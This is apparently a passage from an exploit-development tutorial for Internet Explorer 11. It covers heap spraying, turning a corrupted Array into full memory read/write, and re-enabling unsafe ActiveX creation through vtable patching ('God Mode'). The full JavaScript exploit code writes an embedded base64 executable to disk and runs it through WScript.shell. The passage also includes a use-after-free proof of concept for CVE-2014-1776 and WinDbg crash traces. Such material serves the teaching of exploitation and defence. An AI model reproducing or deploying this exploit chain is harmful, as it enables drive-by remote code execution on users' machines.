
Let's update our code:

XHTML

```
<html>
<head>
<script language="javascript">
  var array_len = (0x10000 - 0x20)/4;
  var a = new Array(array_len);
  for (var i = 0; i < 7; ++i)
    a[i] = 0x123;
  alert("Modify the \"Buffer length\" field");
  a[array_len + 0x100] = 0;
  alert(a[array_len]);
</script>
</head>
<body>
</body>
</html>
```

We load the HTML page in IE and when the first alert box appears we modify the "Buffer length" field in the buffer header. Then we resume execution and close the alert box. IE might crash because we could overwrite something important after the end of the Array. In that case, repeat the whole process.

Now, when the second alert box appears, have another look at the Array object and at its buffer header:



Perfect! Again, understand that if we hadn't altered the "Buffer length" field of the buffer, a new buffer of length at least 0x40f9 would have been allocated, and we wouldn't have got read/write access to memory beyond the end of the Array.

Whole address space read/write access

We want to acquire read/write access to the whole address space. To do so, we need to spray the heap with many Arrays, modify the "Buffer length" field in the buffer header of one Array, locate the modified Array and, finally, use it to modify all three length fields of another Array. We'll use this second Array to read and write wherever we want.

Here's the javascript code:

XHTML

```
<html>
<head>
<script language="javascript">
  (function () {
    CollectGarbage();
    var header_size = 0x20;
    var array_len = (0x10000 - header_size)/4;
    var a = new Array();
    for (var i = 0; i < 0x1000; ++i) {
      a[i] = new Array(array_len);
      a[i][0] = 0;
    }

    magic_addr = 0xc000000;

    //           /------- allocation header -------\ /--------- buffer header ---------\
    // 0c000000: 00000000 0000fff0 00000000 00000000 00000000 00000001 00003ff8 00000000
    //                                                        array_len buf_len

    alert("Modify the \"Buffer length\" field of the Array at 0x" + magic_addr.toString(16));

    // Locate the modified Array.
    var idx = -1;
    for (var i = 0; i < 0x1000 - 1; ++i) {
      // We try to modify the first element of the next Array.
      a[i][array_len + header_size/4] = 1;

      // If we successfully modified the first element of the next Array, then a[i]
      // is the Array whose length we modified.
      if (a[i+1][0] == 1) {
        idx = i;
        break;
      }
    }

    if (idx == -1) {
      alert("Can't find the modified Array");
      return;
    }

    // Modify the second Array for reading/writing everywhere.
    a[idx][array_len + 0x14/4] = 0x3fffffff;
    a[idx][array_len + 0x18/4] = 0x3fffffff;
    a[idx+1].length = 0x3fffffff;
    var base_addr = magic_addr + 0x10000 + header_size;

    alert("Done");
  })();
```

```
</script>
</head>
<body>
</body>
</html>
```

The header size for the buffer of an Array is 0x20 because there is a 0x10-byte heap allocation header and a 0x10-byte buffer header.

magic_addr is the address where the Array whose length we want to modify is located. Feel free to change that value.

To determine the index of the modified Array we consider each Array in order of allocation and try to modify the first element of the following Array. We can use a[i] to modify the first element of a[i+1] if and only if a[i] is the modified array and the buffer of a[i+1] is located right after the buffer of a[i] in memory. If a[i] is not the modified Array, its buffer will grow, i.e. a new buffer will be allocated. Note that if we determined that a[idx] is the modified Array, then it's guaranteed that the buffer of a[idx+1] hasn't been reallocated and is still located right after the buffer of a[idx].

Now we should be able to read/write in the address space [base_addr, 0xffffffff], but what about [0, base_addr]? That is, can we read/write before the buffer of a[idx+1]? Probably, IE assumes that the base addresses and the lengths of the Arrays are correct and so doesn't check for overflows. Let's say we want to read the dword at 0x400000. We know that base_addr is 0xc010000.

Let's suppose that IE computes the address of the element to read as

```
base_addr + index*4 = 0xc010000 + index*4
```

without making sure that index*4 < 2^32 – base_addr. Then, we can determine the index to read the dword at 0x400000 as follows:

```
0xc010000 + index*4 = 0x400000 (mod 2^32)
index = (0x400000 - 0xc010000)/4 (mod 2^32)
index = (0x400000 + 0 - 0xc010000)/4 (mod 2^32)
index = (0x400000 + 2^32 - 0xc010000)/4 (mod 2^32)
index = 0x3d0fc000 (mod 2^32)
```

The notation

```
a = b (mod N)
```

means

```
a = b + k*N for some integer k.
```

For instance,

```
12 = 5 (mod 7)
```

because

```
12 = 5 + 1*7
```

Working with 32 bits in presence of overflows is like working in mod 2^32. For instance,

```
-5 = 0 - 5 = 2^32 - 5 = 0xfffffffb
```

because, in mod 2^32, 0 and 2^32 are equivalent (0 = 2^32 – 1*2^32).

To recap, if IE just checks that index < array_len (which is 0x3fffffff in our case) and doesn't do any additional check on potential overflows, then we should be able to read and write in [0,0xffffffff]. Here's the implementation of the functions read and write:

JavaScript

```javascript
// Very Important:
//    The numbers in Array are signed int32. Numbers greater than 0x7fffffff are
//    converted to 64-bit floating point.
//    This means that we can't, for instance, write
//        a[idx+1][index] = 0xc1a0c1a0;
//    The number 0xc1a0c1a0 is too big to fit in a signed int32.
//    We'll need to represent 0xc1a0c1a0 as a negative integer:
//        a[idx+1][index] = -(0x100000000 - 0xc1a0c1a0);

function int2uint(x) {
  return (x < 0) ? 0x100000000 + x : x;
}

function uint2int(x) {
  return (x >= 0x80000000) ? x - 0x100000000 : x;
}

// The value returned will be in [0, 0xffffffff].
function read(addr) {
  var delta = addr - base_addr;
  var val;
  if (delta >= 0)
    val = a[idx+1][delta/4];
  else
    // In 2-complement arithmetic,
    //   -x/4 = (2^32 - x)/4
    val = a[idx+1][(0x100000000 + delta)/4];

  return int2uint(val);
}

// val must be in [0, 0xffffffff].
function write(addr, val) {
```

```
    val = uint2int(val);

    var delta = addr - base_addr;
    if (delta >= 0)
      a[idx+1][delta/4] = val;
    else
      // In 2-complement arithmetic,
      //   -x/4 = (2^32 - x)/4
      a[idx+1][(0x100000000 + delta)/4] = val;
  }
```

We've already noted that Array contains signed 32-bit integers. Since I prefer to work with unsigned 32-bit integers, I perform some conversions between *signed* and *unsigned* integers.

But we haven't checked if all this works yet! Here's the full code:

XHTML

```
<html>
<head>
<script language="javascript">
  (function () {
    CollectGarbage();
    var header_size = 0x20;
    var array_len = (0x10000 - header_size)/4;
    var a = new Array();
    for (var i = 0; i < 0x1000; ++i) {
      a[i] = new Array(array_len);
      a[i][0] = 0;
    }

    magic_addr = 0xc000000;

    //          /------- allocation header -------\ /--------- buffer header ---------\
    // 0c000000: 00000000 0000fff0 00000000 00000000 00000000 00000001 00003ff8 00000000
    //                                                          array_len buf_len

    alert("Modify the \"Buffer length\" field of the Array at 0x" + magic_addr.toString(16));

    // Locate the modified Array.
    var idx = -1;
    for (var i = 0; i < 0x1000 - 1; ++i) {
      // We try to modify the first element of the next Array.
      a[i][array_len + header_size/4] = 1;

      // If we successfully modified the first element of the next Array, then a[i]
      // is the Array whose length we modified.
      if (a[i+1][0] == 1) {
        idx = i;
        break;
      }
    }

    if (idx == -1) {
```

```
    alert("Can't find the modified Array");
    return;
  }

  // Modify the second Array for reading/writing everywhere.
  a[idx][array_len + 0x14/4] = 0x3fffffff;
  a[idx][array_len + 0x18/4] = 0x3fffffff;
  a[idx+1].length = 0x3fffffff;
  var base_addr = magic_addr + 0x10000 + header_size;

  // Very Important:
  //    The numbers in Array are signed int32. Numbers greater than 0x7fffffff are
  //    converted to 64-bit floating point.
  //    This means that we can't, for instance, write
  //        a[idx+1][index] = 0xc1a0c1a0;
  //    The number 0xc1a0c1a0 is too big to fit in a signed int32.
  //    We'll need to represent 0xc1a0c1a0 as a negative integer:
  //        a[idx+1][index] = -(0x100000000 - 0xc1a0c1a0);

  function int2uint(x) {
    return (x < 0) ? 0x100000000 + x : x;
  }

  function uint2int(x) {
    return (x >= 0x80000000) ? x - 0x100000000 : x;
  }

  // The value returned will be in [0, 0xffffffff].
  function read(addr) {
    var delta = addr - base_addr;
    var val;
    if (delta >= 0)
      val = a[idx+1][delta/4];
    else
      // In 2-complement arithmetic,
      //   -x/4 = (2^32 - x)/4
      val = a[idx+1][(0x100000000 + delta)/4];

    return int2uint(val);
  }

  // val must be in [0, 0xffffffff].
  function write(addr, val) {
    val = uint2int(val);

    var delta = addr - base_addr;
    if (delta >= 0)
      a[idx+1][delta/4] = val;
    else
      // In 2-complement arithmetic,
      //   -x/4 = (2^32 - x)/4
      a[idx+1][(0x100000000 + delta)/4] = val;
  }

  alert("Write a number at the address " + (base_addr - 0x10000).toString(16));
```

```
    var num = read(base_addr - 0x10000);
    alert("Did you write the number " + num.toString(16) + "?");

    alert("Done");
  })();
</script>
</head>
<body>
</body>
</html>
```

To check if everything works fine, follow the instructions. Try also to write a number >= 0x80000000 such as 0x87654321. Lucky for us, everything seems to be working just fine!

get_addr function

The get_addr function is very easy to write:

JavaScript

```
  function get_addr(obj) {
    a[idx+2][0] = obj;
    return read(base_addr + 0x10000);
  }
  alert(get_addr(ActiveXObject).toString(16));
```

Note that we can't assign obj to a[idx+1][0] because this would make IE crash. In fact, a[idx+1] would become a mix Array and IE would try to encode the dwords of the entire space address! We can't use a[idx] for the same reason and we can't use a[idx-1] or previous Arrays because their buffers were reallocated somewhere else (remember?). So, a[idx+2] seems like a good candidate.

God Mode

Now we need to port the *God Mode* from IE 10 to IE 11. Let's start with the first few lines:

JavaScript

```
  // At 0c0af000 we can read the vfptr of an Int32Array:
  //   jscript9!Js::TypedArray<int>::`vftable' @ jscript9+3b60
  jscript9 = read(0x0c0af000) - 0x3b60;

  .
  .
  .

  // Back to determining the base address of MSHTML...
  // Here's the beginning of the element div:
  //      +----- jscript9!Projection::ArrayObjectInstance::`vftable'
  //      v
  //   70792248 0c012b40 00000000 00000003
  //   73b38b9a 00000000 00574230 00000000
  //      ^
```

```
//      +---- MSHTML!CBaseTypeOperations::CBaseFinalizer = mshtml + 0x58b9a
var addr = get_addr(document.createElement("div"));
alert(addr.toString(16));
return;
mshtml = read(addr + 0x10) - 0x58b9a;
```

When the alert box pops up, examine the memory at the indicated address and you should have all the information to fix the code. Here's the fixed code:

JavaScript

```
// Back to determining the base address of MSHTML...
// Here's the beginning of the element div:
//      +----- jscript9!Projection::ArrayObjectInstance::`vftable' = jscript9 + 0x2d50
//      v
//  04ab2d50 151f1ec0 00000000 00000000
//  6f5569ce 00000000 0085f5d8 00000000
//      ^
//      +---- MSHTML!CBaseTypeOperations::CBaseFinalizer = mshtml + 0x1569ce
var addr = get_addr(document.createElement("div"));
jscript9 = read(addr) - 0x2d50;
mshtml = read(addr + 0x10) - 0x1569ce;
```

Now let's analyze jscript9!ScriptSite::CreateActiveXObject, if still present. First of all, add this simple line of code:

JavaScript

```
new ActiveXObject("ADODB.Stream");
```

Then, load the page in IE and add a breakpoint on jscript9!ScriptSite::CreateActiveXObject. When the breakpoint is triggered, step through the code until you reach a call to CreateObjectFromProgID:

```
04c05a81 e84a000000      call    jscript9!ScriptSite::CreateObjectFromProgID (04c05ad0)
```

Step into it (F11) and then step until you reach CanCreateObject:

```
04c05b4c 8d45e8          lea     eax,[ebp-18h]
04c05b4f 50              push    eax
04c05b50 e86c020000      call    jscript9!ScriptEngine::CanCreateObject (04c05dc1)
04c05b55 85c0            test    eax,eax
04c05b57 0f84f4150400    je      jscript9!ScriptSite::CreateObjectFromProgID+0x116 (04c47151)
```

Step into it (F11) and step until you get to the virtual call:

```
04c05df0 8d55f8          lea     edx,[ebp-8]
```

```
04c05df3 6a00          push    0
04c05df5 6a00          push    0
04c05df7 6a10          push    10h
04c05df9 ff7508        push    dword ptr [ebp+8]
04c05dfc 8b08          mov     ecx,dword ptr [eax]
04c05dfe 6a04          push    4
04c05e00 52            push    edx
04c05e01 6800120000    push    1200h
04c05e06 50            push    eax
04c05e07 ff5110        call    dword ptr [ecx+10h]  ds:002b:702bcda8={MSHTML!TearoffThunk4 (6f686f2b)}  <---------------
04c05e0a 85c0          test    eax,eax
04c05e0c 7811          js      jscript9!ScriptEngine::CanCreateObject+0x5e (04c05e1f)
04c05e0e f645f80f      test    byte ptr [ebp-8],0Fh
04c05e12 6a00          push    0
04c05e14 58            pop     eax
04c05e15 0f94c0        sete    al
04c05e18 5e            pop     esi
04c05e19 8be5          mov     esp,ebp
04c05e1b 5d            pop     ebp
04c05e1c c20400        ret     4
```

In IE 10 we went to great lengths to return from CanCreateObject with a non null EAX and a null EDI. But as we can see, in IE 11 there is no pop edi. Does it mean that we can just call the function epilog (which doesn't use leave anymore, by the way)?

Let's gather some useful information:

```
0:007> ln ecx
(702bcd98)   MSHTML!s_apfnPlainTearoffVtable   |  (702bd4a0)   MSHTML!GLSLFunctionInfo::s_info
Exact matches:
    MSHTML!s_apfnPlainTearoffVtable = <no type information>
0:007> ? 702bcd98-mshtml
Evaluate expression: 15453592 = 00ebcd98
0:007> ? 04c05e19-jscript9
```

```
Evaluate expression: 1400345 = 00155e19
```

Now let's step out of CanCreateObject (Shift+F11):

```
04c05b50 e86c020000      call    jscript9!ScriptEngine::CanCreateObject (04c05dc1)
04c05b55 85c0            test    eax,eax      <---------------- we are here
04c05b57 0f84f4150400    je      jscript9!ScriptSite::CreateObjectFromProgID+0x116 (04c47151)
04c05b5d 6a05            push    5
04c05b5f 58              pop     eax
04c05b60 85ff            test    edi,edi      <---------------- EDI must be 0
04c05b62 0f85fd351200    jne     jscript9!DListBase<CustomHeap::Page>::DListBase<CustomHeap::Page>+0x61a58 (04d2
9165)
```

It seems that EDI must still be 0, but the difference is that now CanCreateObject doesn't use EDI anymore and so we don't need to clear it before returning from CanCreateObject. This is great news!

Let's change EAX so that we can reach CanObjectRun, if it still exists:

```
r eax=1
```

Let's keep stepping until we get to CanObjectRun and then step into it. After a while, we'll reach a familiar virtual call:

```
04c05d2c 53              push    ebx
04c05d2d 6a18            push    18h
04c05d2f 52              push    edx
04c05d30 8d55cc          lea     edx,[ebp-34h]
04c05d33 895de8          mov     dword ptr [ebp-18h],ebx
04c05d36 8b08            mov     ecx,dword ptr [eax]
04c05d38 52              push    edx
04c05d39 8d55c0          lea     edx,[ebp-40h]
04c05d3c 52              push    edx
04c05d3d 68845dc004      push    offset jscript9!GUID_CUSTOM_CONFIRMOBJECTSAFETY (04c05d84)
04c05d42 50              push    eax
04c05d43 ff5114          call    dword ptr [ecx+14h]  ds:002b:702bcdac={MSHTML!TearoffThunk5 (6f686efc)}  <---------------
04c05d46 85c0            test    eax,eax
04c05d48 0f889c341200    js      jscript9!DListBase<CustomHeap::Page>::DListBase<CustomHeap::Page>+0x61add (04d2
91ea)
```

```
04c05d4e 8b45c0         mov     eax,dword ptr [ebp-40h]
04c05d51 6a03           push    3
04c05d53 5b             pop     ebx
04c05d54 85c0           test    eax,eax
04c05d56 740f           je      jscript9!ScriptEngine::CanObjectRun+0xaa (04c05d67)
04c05d58 837dcc04       cmp     dword ptr [ebp-34h],4
04c05d5c 7202           jb      jscript9!ScriptEngine::CanObjectRun+0xa3 (04c05d60)
04c05d5e 8b18           mov     ebx,dword ptr [eax]
04c05d60 50             push    eax
04c05d61 ff1518a0e704   call    dword ptr [jscript9!_imp__CoTaskMemFree (04e7a018)]
04c05d67 6a00           push    0
04c05d69 f6c30f         test    bl,0Fh
04c05d6c 58             pop     eax
04c05d6d 0f94c0         sete    al
04c05d70 8b4dfc         mov     ecx,dword ptr [ebp-4]
04c05d73 5f             pop     edi
04c05d74 5e             pop     esi
04c05d75 33cd           xor     ecx,ebp
04c05d77 5b             pop     ebx
04c05d78 e8b8b3eaff     call    jscript9!__security_check_cookie (04ab1135)
04c05d7d 8be5           mov     esp,ebp
04c05d7f 5d             pop     ebp
04c05d80 c20800         ret     8
```

If we call the epilog of the function like before, we'll skip the call to jscript9!_imp__CoTaskMemFree, but that shouldn't be a problem. ECX points to the same vftable referred to in CanCreateObject. Let's compute the RVA of the epilog of CanObjectRun:

```
0:007> ? 04c05d7d-jscript9
Evaluate expression: 1400189 = 00155d7d
```

Now we're ready to write the javascript code. Here's the full code:

XHTML

```
<html>
```

```
<head>
<script language="javascript">
  (function () {
    CollectGarbage();
    var header_size = 0x20;
    var array_len = (0x10000 - header_size)/4;
    var a = new Array();
    for (var i = 0; i < 0x1000; ++i) {
      a[i] = new Array(array_len);
      a[i][0] = 0;
    }

    magic_addr = 0xc000000;

    //          /------- allocation header -------\ /--------- buffer header ---------\
    // 0c000000: 00000000 0000fff0 00000000 00000000 00000000 00000001 00003ff8 00000000
    //                                                        array_len buf_len

    alert("Modify the \"Buffer length\" field of the Array at 0x" + magic_addr.toString(16));

    // Locate the modified Array.
    var idx = -1;
    for (var i = 0; i < 0x1000 - 1; ++i) {
      // We try to modify the first element of the next Array.
      a[i][array_len + header_size/4] = 1;

      // If we successfully modified the first element of the next Array, then a[i]
      // is the Array whose length we modified.
      if (a[i+1][0] == 1) {
        idx = i;
        break;
      }
    }

    if (idx == -1) {
      alert("Can't find the modified Array");
      return;
    }

    // Modify the second Array for reading/writing everywhere.
    a[idx][array_len + 0x14/4] = 0x3fffffff;
    a[idx][array_len + 0x18/4] = 0x3fffffff;
    a[idx+1].length = 0x3fffffff;
    var base_addr = magic_addr + 0x10000 + header_size;

    // Very Important:
    //    The numbers in Array are signed int32. Numbers greater than 0x7fffffff are
    //    converted to 64-bit floating point.
    //    This means that we can't, for instance, write
    //        a[idx+1][index] = 0xc1a0c1a0;
    //    The number 0xc1a0c1a0 is too big to fit in a signed int32.
    //    We'll need to represent 0xc1a0c1a0 as a negative integer:
    //        a[idx+1][index] = -(0x100000000 - 0xc1a0c1a0);

    function int2uint(x) {
```

```
    return (x < 0) ? 0x100000000 + x : x;
  }

  function uint2int(x) {
    return (x >= 0x80000000) ? x - 0x100000000 : x;
  }

  // The value returned will be in [0, 0xffffffff].
  function read(addr) {
    var delta = addr - base_addr;
    var val;
    if (delta >= 0)
      val = a[idx+1][delta/4];
    else
      // In 2-complement arithmetic,
      //   -x/4 = (2^32 - x)/4
      val = a[idx+1][(0x100000000 + delta)/4];

    return int2uint(val);
  }

  // val must be in [0, 0xffffffff].
  function write(addr, val) {
    val = uint2int(val);

    var delta = addr - base_addr;
    if (delta >= 0)
      a[idx+1][delta/4] = val;
    else
      // In 2-complement arithmetic,
      //   -x/4 = (2^32 - x)/4
      a[idx+1][(0x100000000 + delta)/4] = val;
  }

  function get_addr(obj) {
    a[idx+2][0] = obj;
    return read(base_addr + 0x10000);
  }

  // Back to determining the base address of MSHTML...
  // Here's the beginning of the element div:
  //      +----- jscript9!Projection::ArrayObjectInstance::`vftable' = jscript9 + 0x2d50
  //      v
  //  04ab2d50 151f1ec0 00000000 00000000
  //  6f5569ce 00000000 0085f5d8 00000000
  //      ^
  //      +---- MSHTML!CBaseTypeOperations::CBaseFinalizer = mshtml + 0x1569ce
  var addr = get_addr(document.createElement("div"));
  jscript9 = read(addr) - 0x2d50;
  mshtml = read(addr + 0x10) - 0x1569ce;

  var old1 = read(mshtml+0xebcd98+0x10);
  var old2 = read(mshtml+0xebcd98+0x14);

  function GodModeOn() {
```

```
    write(mshtml+0xebcd98+0x10, jscript9+0x155e19);
    write(mshtml+0xebcd98+0x14, jscript9+0x155d7d);
  }

  function GodModeOff() {
    write(mshtml+0xebcd98+0x10, old1);
    write(mshtml+0xebcd98+0x14, old2);
  }

  // content of exe file encoded in base64.
  runcalc = 'TVqQAAMAAAAEAAAA//8AALgAAAAAA <snipped> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA';
  function createExe(fname, data) {
    GodModeOn();
    var tStream = new ActiveXObject("ADODB.Stream");
    var bStream = new ActiveXObject("ADODB.Stream");
    GodModeOff();

    tStream.Type = 2;       // text
    bStream.Type = 1;       // binary
    tStream.Open();
    bStream.Open();
    tStream.WriteText(data);
    tStream.Position = 2;       // skips the first 2 bytes in the tStream (what are they?)
    tStream.CopyTo(bStream);

    var bStream_addr = get_addr(bStream);
    var string_addr = read(read(bStream_addr + 0x50) + 0x44);
    write(string_addr, 0x003a0043);       // 'C:'
    write(string_addr + 4, 0x0000005c);   // '\'
    try {
      bStream.SaveToFile(fname, 2);     // 2 = overwrites file if it already exists
    }
    catch(err) {
      return 0;
    }

    tStream.Close();
    bStream.Close();
    return 1;
  }

  function decode(b64Data) {
    var data = window.atob(b64Data);

     // Now data is like
    //   11 00 12 00 45 00 50 00 ...
    // rather than like
    //   11 12 45 50 ...
    // Let's fix this!
    var arr = new Array();
    for (var i = 0; i < data.length / 2; ++i) {
      var low = data.charCodeAt(i*2);
      var high = data.charCodeAt(i*2 + 1);
      arr.push(String.fromCharCode(low + high * 0x100));
    }
```

```
    return arr.join('');
  }

  GodModeOn();
  var shell = new ActiveXObject("WScript.shell");
  GodModeOff();
  fname = shell.ExpandEnvironmentStrings("%TEMP%\\runcalc.exe");
  if (createExe(fname, decode(runcalc)) == 0) {
//      alert("SaveToFile failed");
    window.location.reload();
    return 0;
  }
  shell.Exec(fname);
  alert("Done");
 })();
</script>
</head>
<body>
</body>
</html>
```

I snipped runcalc. You can download the full code from here: code5.

Try the code and it should work just fine!

The UAF bug

We'll be using a UAF bug I found here:

https://withgit.com/hdarwin89/codeengn-2014-ie-1day-case-study/tree/master


Here's the POC:

XHTML

```
<html xmlns:v="urn:schemas-microsoft-com:vml">
<head id="haed">
<title>IE Case Study - STEP1</title>
<style>
        v\:*{Behavior: url(#default#VML)}
</style>
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE9" />
<script>
        window.onload = function (){
            var head = document.getElementById("haed")
            tmp = document.createElement("CVE-2014-1776")
            document.getElementById("vml").childNodes[0].appendChild(tmp)
            tmp.appendChild(head)
            tmp = head.offsetParent
            tmp.onpropertychange = function(){
                this["removeNode"](true)
                document.createElement("CVE-2014-1776").title = ""
            }
            head.firstChild.nextSibling.disabled = head
```

```
        }
</script>
</head>
<body><v:group id="vml" style="width:500pt;"><div></div></group></body>
</html>
```

Enable the flags HPA and UST for iexplore.exe in gflags:



When we open the page in IE, IE will crash here:

```
MSHTML!CMarkup::IsConnectedToPrimaryMarkup:
0aa9a244 8b81a4000000    mov     eax,dword ptr [ecx+0A4h] ds:002b:12588c7c=????????   <------------ crash!
0aa9a24a 56              push    esi
0aa9a24b 85c0            test    eax,eax
```

```
0aa9a24d 0f848aaa0800    je      MSHTML!CMarkup::IsConnectedToPrimaryMarkup+0x77 (0ab24cdd)
0aa9a253 8b400c          mov     eax,dword ptr [eax+0Ch]
0aa9a256 85c0            test    eax,eax
```

The freed object is pointed to by ECX. Let's determine the size of the object:

```
0:007> ? 1000 - (@ecx & fff)
Evaluate expression: 1064 = 00000428
```

So the object is 0x428 bytes.

Here's the stack trace:

```
0:007> k 10
ChildEBP RetAddr
0a53b790 0a7afc25 MSHTML!CMarkup::IsConnectedToPrimaryMarkup
0a53b7d4 0aa05cc6 MSHTML!CMarkup::OnCssChange+0x7e
0a53b7dc 0ada146f MSHTML!CElement::OnCssChange+0x28
0a53b7f4 0a84de84 MSHTML!`CBackgroundInfo::Property<CBackgroundImage>'::`7'::`dynamic atexit destructor for 'fieldD
efaultValue''+0x4a64
0a53b860 0a84dedd MSHTML!SetNumberPropertyHelper<long,CSetIntegerPropertyHelper>+0x1d3
0a53b880 0a929253 MSHTML!NUMPROPPARAMS::SetNumberProperty+0x20
0a53b8a8 0ab8b117 MSHTML!CBase::put_BoolHelper+0x2a
0a53b8c0 0ab8aade MSHTML!CBase::put_Bool+0x24
0a53b8e8 0aa3136b MSHTML!GS_VARIANTBOOL+0xaa
0a53b97c 0aa32ca7 MSHTML!CBase::ContextInvokeEx+0x2b6
0a53b9a4 0a93b0cc MSHTML!CElement::ContextInvokeEx+0x4c
0a53b9d0 0a8f8f49 MSHTML!CLinkElement::VersionedInvokeEx+0x49
0a53ba08 6ef918eb MSHTML!CBase::PrivateInvokeEx+0x6d
